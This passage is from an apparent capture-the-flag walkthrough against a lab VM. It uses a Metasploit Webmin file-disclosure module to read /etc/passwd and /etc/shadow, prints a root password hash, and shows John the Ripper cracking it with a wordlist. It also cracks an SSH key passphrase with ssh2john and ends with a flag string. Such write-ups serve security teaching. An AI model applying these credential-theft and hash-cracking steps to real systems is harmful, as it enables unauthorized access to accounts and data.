


>> On msfconsole I searched for '**MiniServ & webmin**'. Here I came across the module **auxiliary/admin/webmin/file_disclosure** which worked for me.


>> So first once again I have to run the /wmstrt program before running the module





>> Now that /etc/passwd was successfully retrived, I now headed on with setting the RPATH to /etc/shadow which also successfully returned the file contents.




>> Time to crack the root hash password with John again.



komal@kali: ~
File Edit View Search Terminal Help
komal@kali:~$ vi pass.txt
komal@kali:~$ cat pass.txt
$6$6BxJZ5xd$x84bX7slaDzCWbtdQxNjVC92B7YrXlBsUCYVpsoI.MFqcT1tnoTMgXTK6O8Pkm1I7pS/7FvgagDWdkpliygQw1
komal@kali:~$ john --wordlist=/usr/share/wordlists/rockyou.txt
bash: john: command not found
komal@kali:~$ john --wordlist=/usr/share/wordlists/rockyou.txt pass.txt
bash: john: command not found
komal@kali:~$ sudo john --wordlist=/usr/share/wordlists/rockyou.txt pass.txt
[sudo] password for komal:
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) 6 [SHA512 128/128 SSE2 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
password   (?)
1g 0:00:00:00 DONE (2017-08-15 20:42) 2.173g/s 139.1p/s 139.1c/s 139.1C/s 123456..charlie
Use the "--show" option to display all of the cracked passwords reliably
Session completed
komal@kali:~$


komal@kali: ~
File Edit View Search Terminal Help
komal@kali:~$ ssh root@192.168.202.132
root@192.168.202.132's password:
Permission denied, please try again.
root@192.168.202.132's password:
Permission denied, please try again.
root@192.168.202.132's password:
Permission denied (publickey,password).
komal@kali:~$ ssh root@D
^Z
[1]+ Stopped   ssh root@D
komal@kali:~$ ssh root@D0Not5top
ssh: Could not resolve hostname d0not5top: Name or service not known
komal@kali:~$







>> I copy pasted both public and private key to the text files and used the command **‘ssh2john’** to convert the private ssh key to john format encryption.



>> So finally login in with with the ssh private key. The passphrase is ‘gustateamo’ which was decrypted from the private key itself shown above.







>> As we can see the usage written is L45T_fl46.pl <user> <flag>

>> Trying the dIfferent users like root, MeGustaKing, M3Fu5t4 and flag as ‘flag7’ I later realised it was once again a TROLLLLLLLLLLL!!!!!!!!!

>> Reading the source code of L45T_fl46.pl file I happened to read the following highlighted lines below:



>> So basically I need to enter Peer ip address and port number.



FL46_7:9tjt86evvcywuuf774hr88eui3nus8dlk